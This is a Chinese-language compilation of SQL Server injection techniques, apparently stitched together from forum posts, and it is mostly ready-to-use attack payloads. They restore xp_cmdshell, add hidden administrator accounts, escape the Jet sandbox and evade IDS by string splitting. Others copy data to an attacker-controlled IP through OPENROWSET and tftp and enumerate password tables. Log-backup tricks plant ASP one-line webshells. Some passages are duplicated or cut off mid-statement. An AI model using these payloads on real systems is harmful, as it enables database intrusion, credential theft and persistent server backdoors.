xp_regdeletevalue

xp_regenumkeys

xp_regenumvalues

xp_regread

xp_regremovemultistring

xp_regwrite

--将新扩展存储过程的名称注册到 Microsoft? SQL Server? 上。

sp_addextendedproc xp_cmdshell,@dllname='xplog70.dll' //恢复 xp_cmdshell

恢复过程 sp_addextendedproc 如下：

create procedure sp_addextendedproc --- 1996/08/30 20:13

@functname nvarchar(517),/* (owner.)name of function to call */

@dllname varchar(255)/* name of DLL containing function */

as

set implicit_transactions off

if @@trancount > 0

begin

raiserror(15002,-1,-1,'sp_addextendedproc')

return (1)

end

dbcc addextendedproc(@functname, @dllname)

return (0) -- sp_addextendedproc

创建新的 Microsoft? SQL Server? 登录//只有 sysadmin 和 securityadmin 固定服务器角色的成员才可以执行 sp_addlogin。

补丁版本

其中的 8.00.760 就是 SQL Server 的版本和补丁号。对应关系如下：

8.00.194 ——————————SQL Server 2000 RTM

8.00.384 ——————————(SP1)

8.00.534 ——————————(SP2)

8.00.760 ——————————(SP3)

在 db 权限并且分离获取 mssql 数据库服务器 ip 的方法

1.本地 nc 监听 nc -vvlp 80

2.;insert into OPENROWSET('SQLOLEDB','uid=sa;pwd=xxx;Network=DBMSSOCN;Address=你的 ip,80;', 'select * from dest_table') select * from src_table;--

其他的都不用管

xp_cmdshell 的删除及恢复

恢复 xp_cmdshell 的方法

删除扩展存储过过程 xp_cmdshell 的语句

exec sp_dropextendedproc ’xp_cmdshell’

恢复 cmdshell 的 sql 语句

exec sp_addextendedproc xp_cmdshell ,@dllname =’xplog70.dll’

exec master.dbo.addextendedproc ’xp_cmdshell’,’xplog70.dll’;select count(*) from master.dbo.sysobjects where xtype=’x’ and

返回结果为 1 就 ok

否则需上传 c:\inetput\web\xplog70.dll 后

exec master.dbo.sp_addextendedproc ’xp_cmdshell’,’c:\inetput\web\xplog70.dll’;--

如果是用以下方法删除

drop procedure sp_addextendedproc

drop procedure sp_oacreate

exec sp_dropextendedproc ’xp_cmdshell’

则可以用以下语句恢复

dbcc addextendedproc ("sp_oacreate","odsole70.dll")

dbcc addextendedproc ("xp_cmdshell","xplog70.dll")

这样可以直接恢复，不用去管 sp_addextendedproc 是不是存在

去掉 tenlnet 的 ntlm 认证

;exec master.dbo.xp_cmdshell 'tlntadmn config sec = -ntlm'—

public 权限列目录

提起 public 权限的用户估计很多人也觉得郁闷了吧~N 久以前看了一篇《论在 mssql 中 public 和 db_owner 权限下拿到 webshell 或是系统权限》的文章(名字真长-_-!!!),里面说到没办法利用 xp_regread,xp_dirtree…这些存储过程,原因是 public 没有办法建表,我在这里矫正一下其实 public 是可以建表的~呵呵,使这些存储过程能利用上,看下面的代码吧

--建立一个临时表,一般的表我们是无办法建立的,我们只能建立临时表

```
create table ##nonamed(
      dir ntext,
      num int
```

```
)
--调用存储过程把执行回来的数据存到临时表里面
insert ##nonamed execute master..xp_dirtree 'c:\',1
--然后采用 openrowset 函数把临时表的数据导到本地 MSSQL 的 dirtree 表里面了
insert into openrowset('sqloledb', '192.0.0.1';'user';'pass', 'select * from Northwind.dbo.dirtree')
select * from ##nonamed
```

以上方法,也就是说 public 可以遍历用户服务器的目录

MSSQL 自身存储过程的一个注入

master..sp_resolve_logins 存储过程中，对@dest_path 参数过滤不严，导致 xp_cmdshell 注入。

分析：

```
SELECT @dest_path = RTRIM(LTRIM(@dest_path))
-- If the last char is '\', remove it.
IF substring(@dest_path, len(@dest_path),1) = '\'
SELECT @dest_path = substring(@dest_path, 1, len(@dest_path)-1)
-- Don't do validation if it is a UNC path due to security problem.
-- If the server is started as a service using local system account, we
-- don't have access to the UNC path.
IF substring(@dest_path, 1,2) <> '\\'
BEGIN
SELECT @command = 'dir "' + @dest_path + '"'
exec @retcode = master..xp_cmdshell @command, 'no_output'
IF @@error <> 0
RETURN (1)
IF @retcode <> 0
BEGIN
raiserror (14430, 16, -1, @dest_path)
RETURN (1)
END
END
```

master..sp_resolve_logins 存储过程 在这一段，经过一定的判断，对 @dest_path 进行了一定的过滤。

但是没有过滤"（双引号）导致了 xp_cmdshell 执行任意 SQL 语句

测试代码：

EXEC sp_resolve_logins 'text', 'e:\asp\"&net user admina admin /add&net localgroup administrators admina /add&dir "e:\asp', '1.asp'

执行上述 MSSQL 语句，成功添加了一个名为 admina 的系统帐号

但是此存储过程代码中经过判断，需要系统 systemadmin 权限的帐号

Re:沙盒

通常一台 MSSQL 服务器同时支持 Access 数据库,所以只要有一个 sa 或者 dbowner 的连接(至少对 master 库具有 db_owner 权限，默认情况下是没有的),就满足了修改注册表的条件,因为 MSSQL 有一个名为 xp_regwrite 的扩展,它的作用是修改注册表的值.语法如下

exec maseter.dbo.xp_regwrite Root_Key,SubKey,Value_Type,Value

如果存在一个 sa 或者 dbowner 的连接的 SQL 注入点,就可以构造出如下注入语句 InjectionURL;EXEC master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','SoftWare\Microsoft\Jet\4.0\Engine','SandBoxMode','REG_DWORD','0'--那我们将 SandBoxMode 开关的注册表值修改为 0 就成功了.接着连接到一个 Access 数 据库中,就可以执行系统命令,当然执行系统命令我们只需要一个 Access 数据库相关 Select 的注入点或者直接用 ASP 文件 Select 调用这个 VBA 的 shell()函数,但是实际上 MSSQL 有一个的 OpenRowSet 函数,它的作用是打开一个特殊的数据库或者连接到另一个数据库之中.当我 们有一个 SA 权限连接的时候,就可以做到打开 Jet 引擎连接到一个 Access 数据库,同时我们搜索系统文件会发现 windows 系统目录下本身就存在两 个 Access 数据库,位置在%windir%\system32\ias\ias.mdb 或者%windir%\system32\ias\ dnary.mdb,这样一来我们又可以利用 OpenRowSet 函数构造出如下注入语句:InjectionURL';Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\winnt\system32\ias\ias.mdb','select shell("net user ray 123 /ad")');--

如果你觉得不大好懂的话，我可以给你做一个简化的理解：1，Access 可以调用 VBS 的函数，以 System 权限执行任意命令 2，Access 执行这个命令是有条件的，需要一个开关被打开 3，这个开关在注册表里 4，SA 是有权限写注册表的 5，用 SA 写注册表的权限打开那个开关 6，调用 Access 里的执行命令方法，以 system 权限执行任意命令执行 SQL 命令，执行了以下命令：EXEC master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','SoftWare\Microsoft\Jet\4.0\Engine','SandBoxMode','REG_DWORD','0'Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\windows\system32\ias\ias.mdb','select shell("net user zyqq 123 /add")');Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\windows\system32\ias\ias.mdb','select shell("net localgroup administrators

'group by users.id having 1=1--

'group by users.id, users.username, users.password, users.privs having 1=1--

'; insert into users values(666, 'attacker', 'foobar', 0xffff)--

UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='logintable'-

UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='logintable' WHERE COLUMN_NAME NOT IN ('login_id')-

UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='logintable' WHERE COLUMN_NAME NOT IN ('login_id','login_name')-

UNION SELECT TOP 1 login_name FROM logintable-

```
UNION SELECT TOP 1 password FROM logintable where login_name='Rahul'--
```

看服务器打的补丁=出错了打了 SP4 补丁

```
and 1=(select @@VERSION)--
```

看数据库连接账号的权限，返回正常，证明是服务器角色 sysadmin 权限。

```
and 1=(SELECT IS_SRVROLEMEMBER('sysadmin'))--
```

判断连接数据库帐号。（采用 SA 账号连接 返回正常=证明了连接账号是 SA）

```
and 'sa'=(SELECT System_user)--
```

```
and user_name()='dbo'--
```

```
and 0<>(select user_name()--
```

看 xp_cmdshell 是否删除

```
and 1=(SELECT count(*) FROM master.dbo.sysobjects WHERE xtype = 'X' AND name = 'xp_cmdshell')--
```

xp_cmdshell 被删除，恢复,支持绝对路径的恢复

```
;EXEC master.dbo.sp_addextendedproc 'xp_cmdshell','xplog70.dll'--
```

```
;EXEC master.dbo.sp_addextendedproc 'xp_cmdshell','c:\inetpub\wwwroot\xplog70.dll'--
```

反向 PING 自己实验

```
;use master;declare @s int;exec sp_oacreate "wscript.shell",@s out;exec sp_oamethod @s,"run",NULL,"cmd.exe /c ping 192.168.0.1";--
```

加帐号

```
;DECLARE @shell INT EXEC SP_OACREATE 'wscript.shell',@shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'C:\WINNT\system32\cmd.exe /c net user jiaoniang$ 1866574 /add'--
```

创建一个虚拟目录 E 盘：

```
;declare @o int exec sp_oacreate 'wscript.shell', @o out exec sp_oamethod @o, 'run', NULL,' cscript.exe c：\inetpub\wwwroot\mkwebdir.vbs -w "默认 Web 站点" -v "e","e：\"'--
```

访问属性：（配合写入一个 webshell）

```
declare @o int exec sp_oacreate 'wscript.shell', @o out exec sp_oamethod @o, 'run', NULL,' cscript.exe c：\inetpub\wwwroot\chaccess.vbs -a w3svc/1/ROOT/e +browse'
```

爆库 特殊技巧：:%5c='\' 或者把/和\ 修改%5 提交

```
and 0<>(select top 1 paths from newtable)--
```

得到库名（从 1 到 5 都是系统的 id，6 以上才可以判断）

```
and 1=(select name from master.dbo.sysdatabases where dbid=7)--
```

```
and 0<>(select count(*) from master.dbo.sysdatabases where name>1 and dbid=6)
```

依次提交 dbid = 7,8,9.... 得到更多的数据库名

and 0<>(select top 1 name from bbs.dbo.sysobjects where xtype='U') 暴到一个表 假设为 admin

and 0<>(select top 1 name from bbs.dbo.sysobjects where xtype='U' and name not in ('Admin')) 来得到其他的表。

and 0<>(select count(*) from bbs.dbo.sysobjects where xtype='U' and name='admin'

and uid>(str(id))) 暴到 UID 的数值假设为 18779569 uid=id

and 0<>(select top 1 name from bbs.dbo.syscolumns where id=18779569) 得到一个 admin 的一个字段,假设为 user_id

and 0<>(select top 1 name from bbs.dbo.syscolumns where id=18779569 and name not in

('id',...)) 来暴出其他的字段

and 0<(select user_id from BBS.dbo.admin where username>1) 可以得到用户名

依次可以得到密码。。。。。假设存在 user_id username ,password 等字段

and 0<>(select count(*) from master.dbo.sysdatabases where name>1 and dbid=6)

and 0<>(select top 1 name from bbs.dbo.sysobjects where xtype='U') 得到表名

and 0<>(select top 1 name from bbs.dbo.sysobjects where xtype='U' and name not in('Address'))

and 0<>(select count(*) from bbs.dbo.sysobjects where xtype='U' and name='admin' and uid>(str(id))) 判断 id 值

and 0<>(select top 1 name from BBS.dbo.syscolumns where id=773577794) 所有字段

?id=-1 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,* from admin

?id=-1 union select 1,2,3,4,5,6,7,8,*,9,10,11,12,13 from admin (union，access 也好用)

得到 WEB 路径

;create table [dbo].[swap] ([swappass][char](255));--

and (select top 1 swappass from swap)=1--

;CREATE TABLE newtable(id int IDENTITY(1,1),paths varchar(500)) Declare @test varchar(20) exec master..xp_regread @rootkey='HKEY_LOCAL_MACHINE', @key='SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\', @value_name='/', values=@test OUTPUT insert into paths(path) values(@test)--

;use ku1;--

;create table cmd (str image);-- 建立 image 类型的表 cmd

存在 xp_cmdshell 的测试过程：

;exec master..xp_cmdshell 'dir'

;exec master.dbo.sp_addlogin jiaoniang$;-- 加 SQL 帐号

;exec master.dbo.sp_password null,jiaoniang$,1866574;--

;exec master.dbo.sp_addsrvrolemember jiaoniang$ sysadmin;--

```
;exec master.dbo.xp_cmdshell 'net user jiaoniang$ 1866574 /workstations:* /times:all /passwordchg:yes /passwordreq:yes /active:yes /add';--

;exec master.dbo.xp_cmdshell 'net localgroup administrators jiaoniang$ /add';--

exec master..xp_servicecontrol 'start', 'schedule' 启动服务

exec master..xp_servicecontrol 'start', 'server'

; DECLARE @shell INT EXEC SP_OACREATE 'wscript.shell',@shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'C: \WINNT\system32\cmd.exe /c net user jiaoniang$ 1866574 /add'

;DECLARE @shell INT EXEC SP_OACREATE 'wscript.shell',@shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'C: \WINNT\system32\cmd.exe /c net localgroup administrators jiaoniang$ /add'

'; exec master..xp_cmdshell 'tftp -i youip get file.exe'-- 利用 TFTP 上传文件

;declare @a sysname set @a='xp_'+'cmdshell' exec @a 'dir c:\'

;declare @a sysname set @a='xp'+'_cm’+’dshell' exec @a 'dir c:\'

;declare @a;set @a=db_name();backup database @a to disk='你的 IP 你的共享目录 bak.dat'

如果被限制则可以。

select * from openrowset('sqloledb','server';'sa';'','select ''OK!'' exec master.dbo.sp_addlogin hax')

查询构造：

SELECT * FROM news WHERE id=... AND topic=... AND .....

admin'and 1=(select count(*) from [user] where username='victim' and right(left(userpass,01),1)='1') and userpass <>'

select 123;--

;use master;--

:a' or name like 'fff%';-- 显示有一个叫 ffff 的用户哈。

and 1<>(select count(email) from [user]);--

;update [users] set email=(select top 1 name from sysobjects where xtype='u' and status>0) where name='ffff';--

;update [users] set email=(select top 1 id from sysobjects where xtype='u' and name='ad') where name='ffff';--

';update [users] set email=(select top 1 name from sysobjects where xtype='u' and id>581577110) where name='ffff';--

';update [users] set email=(select top 1 count(id) from password) where name='ffff';--

';update [users] set email=(select top 1 pwd from password where id=2) where name='ffff';--

';update [users] set email=(select top 1 name from password where id=2) where name='ffff';--
```

上面的语句是得到数据库中的第一个用户表,并把表名放在 ffff 用户的邮箱字段中。

通过查看 ffff 的用户资料可得第一个用表叫 ad

然后根据表名 ad 得到这个表的 ID 得到第二个表的名字

```
insert into users values( 666, char(0x63)+char(0x68)+char(0x72)+char(0x69)+char(0x73), char(0x63)+char(0x68)+char(0x72)+char(0x69)+char(0x73), 0xffff)--

insert into users values( 667,123,123,0xffff)--

insert into users values ( 123, 'admin''--', 'password', 0xffff)--

;and user>0

;and (select count(*) from sysobjects)>0

;and (select count(*) from mysysobjects)>0 //为 access 数据库
```

枚举出数据表名

```
;update aaa set aaa=(select top 1 name from sysobjects where xtype='u' and status>0);--
```

这是将第一个表名更新到 aaa 的字段处。

读出第一个表，第二个表可以这样读出来（在条件后加上 and name<>'刚才得到的表名'）。

```
;update aaa set aaa=(select top 1 name from sysobjects where xtype='u' and status>0 and name<>'vote');--
```

然后 id=1552 and exists(select * from aaa where aaa>5)

读出第二个表，一个个的读出，直到没有为止。

读字段是这样：

```
;update aaa set aaa=(select top 1 col_name(object_id('表名'),1));--
```

然后 id=152 and exists(select * from aaa where aaa>5)出错，得到字段名

```
;update aaa set aaa=(select top 1 col_name(object_id('表名'),2));--
```

然后 id=152 and exists(select * from aaa where aaa>5)出错，得到字段名

[获得数据表名][将字段值更新为表名，再想法读出这个字段的值就可得到表名]

```
update 表名 set 字段=(select top 1 name from sysobjects where xtype=u and status>0 [ and name<>'你得到的表名' 查出一个加一个]) [ where 条件] select top 1 name from sysobjects where xtype=u and status>0 and name not in('table1','table2',…)
```

通过 SQLSERVER 注入漏洞建数据库管理员帐号和系统管理员帐号[当前帐号必须是 SYSADMIN 组]

[获得数据表字段名][将字段值更新为字段名，再想法读出这个字段的值就可得到字段名]

```
update 表名 set 字段=(select top 1 col_name(object_id('要查询的数据表名'),字段列如:1) [ where 条件]
```

绕过 IDS 的检测[使用变量]

```
;declare @a sysname set @a='xp_'+'cmdshell' exec @a 'dir c:\'
```

;declare @a sysname set @a='xp'+'_cm’+’dshell' exec @a 'dir c:\'

1、 开启远程数据库

基本语法

select * from OPENROWSET('SQLOLEDB', 'server=servername;uid=sa;pwd=123', 'select * from table1')

参数: (1) OLEDB Provider name

2、 其中连接字符串参数可以是任何端口用来连接,比如

select * from OPENROWSET('SQLOLEDB', 'uid=sa;pwd=123;Network=DBMSSOCN;Address=192.168.0.1,1433;', 'select * from table'

3.复制目标主机的整个数据库 insert 所有远程表到本地表。

基本语法：

insert into OPENROWSET('SQLOLEDB', 'server=servername;uid=sa;pwd=123', 'select * from table1') select * from table2

这行语句将目标主机上 table2 表中的所有数据复制到远程数据库中的 table1 表中。实际运用中适当修改连接字符串的 IP 地址和端口，指向需要的地方，比如：

insert into OPENROWSET('SQLOLEDB','uid=sa;pwd=123;Network=DBMSSOCN;Address=192.168.0.1,1433;', 'select * from table1') select * from table2

insert into OPENROWSET('SQLOLEDB','uid=sa;pwd=123;Network=DBMSSOCN;Address=192.168.0.1,1433;', 'select * from _sysdatabases')

sele

Re:log 备份的总结

当 SQL 注入是得到 DB 权限时候，接下来可以做的工作很多，象找管理员密码，后台管理这些都可以帮助你拿到 WEBSHELL,但是这篇文章讲的是 log 备份,LOG 备份出来的小马的体积小,而且备份的成功的可性很大，所以是我作为对 DB 权限的第一种试探方法.

但是在 LOG 备份中,我们经常会遇到一些很让我们头痛的问题,那就是闭合的问题，我在这里做个总结，也

好让我们对不能闭合的方法有一个全面的了解.

1.先介绍下 LOG 备份，这个相信大家都很熟悉了，我还是习惯在 IE 里直接提交，返回正常的页面就说这一步的操作就成功了,如果没有返回正常的页面,我们就可以根据 IE 返回的错误来找他的原因.(这里说下要将 IE 的错误提示给打开),LOG 的格式如下所示:

http://www.site.com/xx.asp?id=xxx;alter database databasename set RECOVERY FULL

http://www.site.com/xx.asp?id=xxx;create table cmd (a image)--

http://www.site.com/xx.asp?id=xxx;backup log databasename to disk = 'c:\cmd' with init

http://www.site.com/xx.asp?id=xxx;insert into cmd (a) values ('<%%25Execute(request("go"))% %25>')--

http://www.site.com/xx.asp?id=xxx;backup log databasename to disk = 'x:\xxx\xxx\asp1.asp'--

http://www.site.com/xx.asp?id=xxx;drop table cmd--

分为 6 步操作,最容易出错的就是第 4 步的操作，经常返回没有闭合的问题，下面就是一些我们可以将

values 中的内容可以进行更换的方式,当我们的一种方式不行的话，就可以换另一种方式，当所有的方式

都换完了，没有什么好说的，要么就放弃，要么就换另一种方式继续，想列目录找数据库下载，后台.这

里就不多说了，可以提换的内容有:

a).<%%25Execute(request("go"))%%25>

b).<%Execute(request("go"))%>

c).%><%execute request("go")%><%

d).<script language=VBScript runat=server>execute request("sb")</Script>

e).<%25Execute(request("l"))%25>

2.LOG 备份要注意的一些问题:

a).要注意你现在的机器是不是 WEB 主机,简单的方法就是翻他的目录，看有没有 IIS 安装的文件

b).当你确定你要找的确实是 WEN 主机时，就可以找他的站点目录了,这个也很重要，是步骤 5 的操作，如果备份到一个错误的目录，当然就没有办法访问了

c).备份成功后，你就可以试着用客户端去连接，这个地方也有人弄错，现在用的字段是 go,你的客户端的

相关字段也为 go

d).用 ececute 正常备份出来的是用错误提示的，当你的显示 500 错误时，请你将的 IE 错误提示打开，当显示

Microsoft VBScript 运行时错误 错误 '800a000d'

类型不匹配: 'execute'

时候表示你已经成功了，连接吧!!

e).还有极端的时候你备份出来的一句话被杀(当你确定你确实是备份在 WEB 主机的对应目录是),你可以将

上面的 VALUES 字段中的值做几个大小写转换，一般是没有问题的..

今天测试 log 备份获取 WEBSEHLL 遇到点问题，首先说下我自己理解通过 log 备份和差异备份的区别（不对和不完善的请大家指出与补充）。LOG 备份得到的 WEBSHELL 文件小，大大增加了成功率。避免了数据库里有特殊字符备份不成功的情况。今天在测试是没成功,备份出来没有一句话马，功能失去了，也就没有任何意义了。提交上来讨论下错误之处。

由于是议题讨论。用了真实地址，请勿破坏!

以下是我的语句:

引用内容

;alter database dweb set RECOVERY FULL--

;create table cmd (a image)--

;backup log dweb to disk = ‘c:\Sammy‘ with init--

```
;insert into cmd (a) values (‘0x3C256576616C2072657175657374282273222922 53E‘)--

;backup log dweb to disk = ‘d:\chen\s2.asp‘--
```

备份结果

http://www.site.com/s2.asp

十六进制形式备份出来了!

我再用如下语句! 引用内容

```
;Drop table [cmd]--

;alter database dweb set RECOVERY FULL--

;create table cmd (a image)--

;backup log dweb to disk = ‘c:\Sammy‘ with init--

;insert into cmd (a) values (‘<%eval request("s")%>‘)--

;backup log dweb to disk = ‘d:\chen\sssjjk.asp‘--
```

如果又如下

http://www.site.com/sssjjk.asp

是何原因使 LOG 备份不成功呢?

是因为数据表没有写到你备份的数据库当中,导致备份的 ASP 文件中没有写入我们希望的一句话木马，请在和数据表操作相关的语句中加入数据库名，如：create table dweb.dbo.[cmd] (a image)--，然后再执行备份语句就可以成功了

呵呵,你把马改成"<%%25Execute(request("s"))%%25>" 来试试..

注意,是加个.%25

问题已解决，把语句换成!

```
;insert into cmd (a) values (‘<%%25eval request("s")%%25>‘)--
```

确实能成功!谢谢!

```
;insert into cmd (a) values (‘0x3C256576616C2072657175657374282273222922 53E‘)--
```

楼主的这句是写 字符串 “0x3C256576616C2072657175657374282273222922 53E”到文件里 而不是木马

把单引号去掉就可以了

```
insert into cmd (a) values (0x3C256576616C2072657175657374282273222922 53E)--
```

.....

Blog 被人渗透了一下，不知道各位掉了什么东西没有。原来有一次 blog 的目录可以列出来，那次我掉了一个小东西，然后今天别人告诉我 NBSI 3 用了那个东西的方法……呵呵，有点晕，就是下面的，成功率还是很高的，大家可以试试看。嗯，方法流出去无所谓，文章留着吧。

dbowner 通过注射得到一个 shell 应该不是什么难事情了，比较麻烦的是就算利用增量备份，仍然有很多不确定的因素，如果之前别人有过什么错误的写入信息，可能备份出来得到的还是一些不能用的 500 错误，如何能够提高成功率

及重用性呢？如果单从调整增量备份的方式来看，尽管能够达到一些效果，但是方法比较复杂而且效果不明显。加上关于重用性的考虑，例如多次备份的成功率，backup database 的方法并不太适用。这里将要讲述的是另外一个备份的方法，导出日志文件到 web 目录来获得 shell。

饭要一口一口的吃，技术问题也要一个一个的解决，得到 webshell 首先要知道物理路径，然后才能说其他的。关于物理路径的暴露有很多方法，注入也可以得到，这点 nbsi2 已经做到了，就不再多说。值得注意的是，如果数据库和 web 分离，这样肯定得不到 webshell，备份出来的东西可以覆盖任何文件，一些关于开始菜单的想法还是有效的，只要注意扩展名就好。扯远了，反正如果数据库和 web 在一块的，你就有机会，反之还是想其他的办法吧。

然后你要得到当前的权限和数据库名。如果是 sysadmin 当然没有必要做很复杂的事情，dbowner 足矣，public 则不行。当前打开的库名用一个 db_name()就可以得到，同样很简单。

默认的情况是，一般选择的数据库故障还原类型都是简单，这时候不能够对日志文件进行备份。然而我们都是 dbowner 了，还有什么不能做的呢，只要修改一下属性就可以。由于不能去企业管理器中修改，只有用一段 SQL 语句，很简单的，这样就可以：

```
alter database XXXX set RECOVERY FULL
```

其中 XXXX 是你得到的数据库的名字，执行过后就可以备份日志了。这种修改是破坏性的，因为你不知道以前的故障还原模式是什么，细心的管理员看到异样，可能就要开始起疑心。如果之前你能得到数据库的状态，最好还是在备份完以后把这个数据库的属性改回来。

剩下的事情就是怎样让数据库用最原始的方式记录下你的数据了。这一点和 backup database 中设定表名为 image 的问题相对应，如果你只是建立一个之类的表，日志里面的记录还是以松散的格式记录的，也就是< % % >，没有任何效果。通过实际的测试，发现还是可以通过与 backup database 类似的方式记录进去，如下：

```
create table cmd (a image)

insert into cmd (a) values (' ' )

backup log XXXX to disk = ' c:\xxx\2.asp'
```

这样你已经得到一个 webshell 了。

到这里就完了么？没有，呵呵，我们继续。

到这里有两个分支方向，第一个，让注入的时候不出现单引号，太简单了，我都懒得写；第二个，减小这个 webshell 的长度以及提高成功率。下面的方法就是讨论第二个分支问题的，同样适用于 backup database 的减小。

首先是初始化这个日志。

```
backup log XXXX to disk = ' c:\caonima' with init
```

这样有点类似于增量备份的第一步，不过有点不同的是，你做了这个以后，你备份出来的可用的 shell 是固定的。这一点比较重要，因为有了这一步，不管管理员在数据库里面做了什么扰乱你 back database 的手脚，或者你之前有多少混蛋（你肯定会这么想的）弄了些你不喜欢的东西，都没有关系，甚至你做过以后，别人在后面再按照你的方法来一次，还是会成功，这对于偶尔出现的反复，比如对方机器重装但是数据库和代码没变，有不小的帮助。

然后是调整一下 backup 中各个语句的顺序。通过第一点，大概的步骤已经确定下来了，那就是：

引用内容

```
alter database XXXX set RECOVERY FULL

backup log XXXX to disk = ' c:\Sammy' with init
```

create table cmd (a image)

insert into cmd (a) values (’ ’)

backup log XXXX to disk = ’ c:\xxx\2.asp’

这样不好，感觉上多了一条没用的东西。

create table cmd (a image)

确实有点讨厌，不过这句是必要的，只好调整一下位置，弄到其他地方去。调换一下顺序似乎还可以小一点，对于 backup database 中的增量情况同样是可以的，backup database 甚至可以仅仅在 update 后马上备份，不过由于涉及到了数据的存储格式，情况很复杂，这里不讨论。调整后的是：

引用内容

alter database XXXX set RECOVERY FULL

create table cmd (a image)

backup log XXXX to disk = ’ c:\Sammy’ with init

insert into cmd (a) values (’ ’)

backup log XXXX to disk = ’ c:\xxx\2.asp’

成功的话，备份出来的 shell（上面的 2.asp）有 78.5k，文件长度固定的是 80,384 字节。很挑剔的朋友也可以接受了吧，当然用这个来生成一个干净的木马也可以——这本来就是顶端 cs 木马的 s 端，很通用的。

显示所有固定数据库角色的权限。

EXEC sp_dbfixedrolepermission

Sql 注射总结（早源于'or'1'='1）

最重要的表名：

select * from sysobjects

sysobjects ncsysobjects

sysindexes tsysindexes

syscolumns

systypes

sysusers

sysdatabases

sysxlogins

sysprocesses

最重要的一些用户名（默认 sql 数据库中存在着的）

public

dbo

```
    guest(一般禁止，或者没权限)

    db_sercurityadmin

    ab_dlladmin

    一些默认扩展

    xp_regaddmultistring

    xp_regdeletekey

    xp_regdeletevalue

    xp_regenumkeys

    xp_regenumvalues

    xp_regread

    xp_regremovemultistring

    xp_regwrite

    xp_availablemedia 驱动器相关

    xp_dirtree 目录

    xp_enumdsn ODBC 连接

    xp_loginconfig 服务器安全模式信息

    xp_makecab 创建压缩卷

    xp_ntsec_enumdomains domain 信息

    xp_terminate_process 终端进程，给出一个 PID

    例如：

    sp_addextendedproc 'xp_webserver', 'c:/temp/xp_foo.dll'

    exec xp_webserver

    sp_dropextendedproc 'xp_webserver'

    bcp "select * FROM test..foo" queryout c:/inetpub/wwwroot/runcommand.asp -c -Slocalhost -Us
a -Pfoobar

    ' group by users.id having 1=1-

    ' group by users.id, users.username, users.password, users.privs having 1=1-

    '; insert into users values( 666, 'attacker', 'foobar', 0xffff )-

    union select TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS where TABLE_NAME='logintable
'-

    union select TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS where TABLE_NAME='logintable
' where COLUMN_NAME NOT IN ('login_id')-
```

```
union select TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS where TABLE_NAME='logintable
' where COLUMN_NAME NOT IN ('login_id','login_name')-

union select TOP 1 login_name FROM logintable-

union select TOP 1 password FROM logintable where login_name='Rahul'--
```

构造语句：查询是否存在 xp_cmdshell

```
' union select @@version,1,1,1--

and 1=(select @@VERSION)

and 'sa'=(select System_user)

' union select ret,1,1,1 from foo--

' union select min(username),1,1,1 from users where username > 'a'-

' union select min(username),1,1,1 from users where username > 'admin'-

' union select password,1,1,1 from users where username = 'admin'--

and user_name()='dbo'

and 0<>(select user_name()-

; DECLARE @shell INT EXEC SP_OAcreate 'wscript.shell',@shell OUTPUT EXEC SP_OAMETHOD @shel
l,'run',null, 'C: /WINNT/system32/cmd.exe /c net user swap 5245886 /add'

and 1=(select count(*) FROM master.dbo.sysobjects where xtype = 'X' AND name = 'xp_cmdshell
')

;EXEC master.dbo.sp_addextendedproc 'xp_cmdshell', 'xplog70.dll'

1=(%20select%20count(*)%20from%20master.dbo.sysobjects%20where%20xtype='x'%20and%20name='x
p_cmdshell')
```

and 1=(select IS_SRVROLEMEMBER('sysadmin')) 判断 sa 权限是否

```
and 0<>(select top 1 paths from newtable)-- 暴库大法
```

and 1=(select name from master.dbo.sysdatabases where dbid=7) 得到库名（从 1 到 5 都是系统的 id，6 以上才可以判断）

创建一个虚拟目录 E 盘：

```
declare @o int exec sp_oacreate 'wscript.shell', @o out exec sp_oamethod @o, 'run', NULL,'
cscript.exe c: /inetpub/wwwroot/mkwebdir.vbs -w "默认 Web 站点" -v "e","e: /"'
```

访问属性：（配合写入一个 webshell）

```
declare @o int exec sp_oacreate 'wscript.shell', @o out exec sp_oamethod @o, 'run', NULL,'
cscript.exe c: /inetpub/wwwroot/chaccess.vbs -a w3svc/1/ROOT/e +browse'

and 0<>(select count(*) from master.dbo.sysdatabases where name>1 and dbid=6)
```

依次提交 dbid = 7,8,9.... 得到更多的数据库名

and 0<>(select top 1 name from bbs.dbo.sysobjects where xtype='U') 暴到一个表 假设为 admin

and 0<>(select top 1 name from bbs.dbo.sysobjects where xtype='U' and name not in ('Admin')) 来得到其他的表。

and 0<>(select count(*) from bbs.dbo.sysobjects where xtype='U' and name='admin'and uid>(str(id))) 暴到 UID 的数值假设为 18779569 uid=id

and 0<>(select top 1 name from bbs.dbo.syscolumns where id=18779569) 得到一个 admin 的一个字段,假设为 user_id

and 0<>(select top 1 name from bbs.dbo.syscolumns where id=18779569 and name not in('id',...)) 来暴出其他的字段

and 0<(select user_id from BBS.dbo.admin where username>1) 可以得到用户名

依次可以得到密码。。。。。假设存在 user_id username ,password 等字段

Show.asp?id=-1 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,* from admin

Show.asp?id=-1 union select 1,2,3,4,5,6,7,8,*,9,10,11,12,13 from admin

(union 语句到处风靡啊，access 也好用

暴库特殊技巧：:%5c='/' 或者把/和/ 修改%5 提交

and 0<>(select count(*) from master.dbo.sysdatabases where name>1 and dbid=6)

and 0<>(select top 1 name from bbs.dbo.sysobjects where xtype='U') 得到表名

and 0<>(select top 1 name from bbs.dbo.sysobjects where xtype='U' and name not in('Address'))

and 0<>(select count(*) from bbs.dbo.sysobjects where xtype='U' and name='admin' and uid>(str(id))) 判断 id 值

and 0<>(select top 1 name from BBS.dbo.syscolumns where id=773577794) 所有字段

